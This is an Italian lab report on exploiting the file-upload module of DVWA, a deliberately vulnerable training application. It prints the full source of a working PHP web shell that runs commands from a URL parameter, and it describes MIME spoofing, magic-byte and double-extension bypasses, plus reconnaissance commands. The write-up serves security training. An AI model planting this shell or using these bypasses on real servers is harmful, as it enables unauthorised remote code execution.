Report Tecnico: Vulnerabilità file Upload (DVWA)

1. Obiettivo dell'Attività

L'esercitazione ha l'obiettivo di testare la sicurezza del modulo di caricamento file della piattaforma DVWA (Damn Vulnerable Web Application). Lo scopo è bypassare i filtri di sicurezza (Security Levels) per caricare una **Web Shell PHP** e ottenere l'esecuzione di comandi arbitrari sul server ospite (Remote Code Execution - RCE).

2. L'Artefatto (Payload)

Per l'attacco è stato sviluppato uno script PHP personalizzato dotato di **Interfaccia Grafica (GUI)** per facilitare l'invio di comandi al sistema, rispetto alle shell minimaliste tradizionali.

Codice Sorgente Utilizzato:

PHP

```
<html>
<head>
   <title>DVWA Web Shell</title>
   <style>
      body { background-color: #333; color: #0f0; font-family: monospace;
padding: 20px; }
      input[type="text"] { width: 70%; padding: 5px; }
      input[type="submit"] { padding: 5px 10px; cursor: pointer; }
      pre { background-color: #222; padding: 10px; border: 1px solid #444; }
   </style>
</head>
<body>
   <h2>PHP Command Executor</h2>
   <form method="GET" name="<?php echo
basename($_SERVER['PHP_SELF']); ?>">
      <label>Comando:</label>
      <input type="text" name="cmd" placeholder="es. ls -la, whoami, ip a"
autofocus>
      <input type="submit" value="Esegui">
   </form>
   <hr>
   <pre>
```

```
<?php
    if(isset($_GET['cmd']))
    {
        system($_GET['cmd'] . ' 2>&1');
    }
?>
    </pre>
</body>
</html>
```

---

3. Esecuzione e Bypass dei Livelli di Sicurezza

Livello Low (Nessun Filtro)

In questa configurazione, il server non applica alcun controllo. Il file `shell.php` è stato caricato direttamente ed eseguito visitando il percorso di upload.

Per riuscire a tracciare i pacchetti, ai fini dell'esercitazione è stato utilizzato il Browser integrato di **Burp Suite.**

Fig. 1: Impostazione del livello di sicurezza a "low".



Fig 2: Interfaccia di upload di DVWA

Dopo aver cliccato su “**Choose file**”, selezionare il payload che abbiamo creato in php e clicchiamo su “**Upload**”



Fig 3: Header intercettato da BurpSuite



Fig 4: Shell caricata correttamente



Fig 5: Interfaccia grafica del malware

Una volta richiamato il file tramite l'URL, l'applicazione consente l'esecuzione remota di comandi sulla macchina ospite.

Livello Medium (Filtro MIME-Type)

Per riuscire ad uploadare un file sul server, con un livello di sicurezza impostato su medium, sono necessarie alcune azioni.

Il server, infatti, verificava il tipo di contenuto (Content-Type) accettando **solo immagini**. Tramite **Burp Suite**, la richiesta HTTP è stata intercettata e modificata "al volo".

- **Modifica:** Header `Content-Type` cambiato da `application/x-php` a `image/jpeg`.
- **Obfuscation:** Aggiunta dei Magic Bytes `GIF89a;` all'inizio del file per simulare una vera immagine.

Fig 6. Intercettazione Burp Suite



Fig 7. Upload della shell con sicurezza media

Grazie a queste modifiche, il file viene interpretato dal server come un'immagine legittima, permettendo di aggirare il controllo MIME-Type e completare l'upload con livello di sicurezza Medium.

Livello High (Filtro Estensione & Whitelist)

Il server in questa configurazione applica una "whitelist" rigorosa, accettando esclusivamente file che terminano con estensioni di immagini (.jpg, .png). Qualsiasi file terminante in .php viene bloccato immediatamente.

È stata utilizzata la tecnica del **Double Extension Attack** (Doppia Estensione). Il file è stato rinominato in `shell.php.jpg`. Il successo

dell'attacco risiede in una discrepanza tra il controllo dell'applicazione e l'esecuzione del server:

1. **Bypass del Filtro:** L'applicazione web controlla solo l'ultima estensione a destra (`.jpg`). Poiché è presente nella lista consentita, il file viene caricato.
2. **Esecuzione (Apache Misconfiguration):** Il server web Apache, a causa di una configurazione obsoleta o troppo permissiva (spesso legata alla direttiva `AddHandler`), esamina il nome del file alla ricerca di estensioni note. Riconoscendo la presenza di `.php` all'interno del nome `shell.php.jpg`, il server attiva l'interprete PHP ed esegue il codice, ignorando il fatto che l'estensione finale sia quella di un'immagine.



Fig 8: Modifica del parametro filename



Fig 9: Malware in azione a difficoltà high

Per ottenere l'esecuzione remota in questo scenario, è stato necessario combinare le tecniche di evasione già utilizzate nel livello **Medium** (manipolazione del MIME-Type e iniezione dei Magic Bytes) con l'aggiunta della **rinominazione del file** (Double Extension) per aggirare il controllo sulla whitelist.

A causa di una misconfigurazione del server web (Apache), il sistema ha validato l'estensione finale .jpg per l'upload, ma ha eseguito comunque il codice interno .php.

---

4. Internal Reconnaissance (Info Scoperte)

Una volta ottenuta l'esecuzione del codice tramite la Web Shell, sono stati eseguiti comandi di ricognizione per mappare la macchina target.

Informazioni esfiltrate:

- **Utente corrente:** `www-data` (verificato con `whoami`).
- **Indirizzo IP:** `192.168.99.11` (verificato con `ip a`).

Fig 10-11: Righe di comando eseguite su shell in DVWA

---

5. Conclusioni

L'analisi ha evidenziato vulnerabilità critiche nella validazione degli input. Sebbene i livelli di sicurezza più alti tentino di filtrare i file, l'uso combinato di **MIME Spoofing** (Medium) e **Double Extension** (High) ha garantito in ogni scenario la compromissione totale del server.

Valutazione di Rischio: 10/10 (Critico) Il sistema permette a un attaccante non autenticato o con bassi privilegi di ottenere una shell remota e il controllo completo dell'applicazione.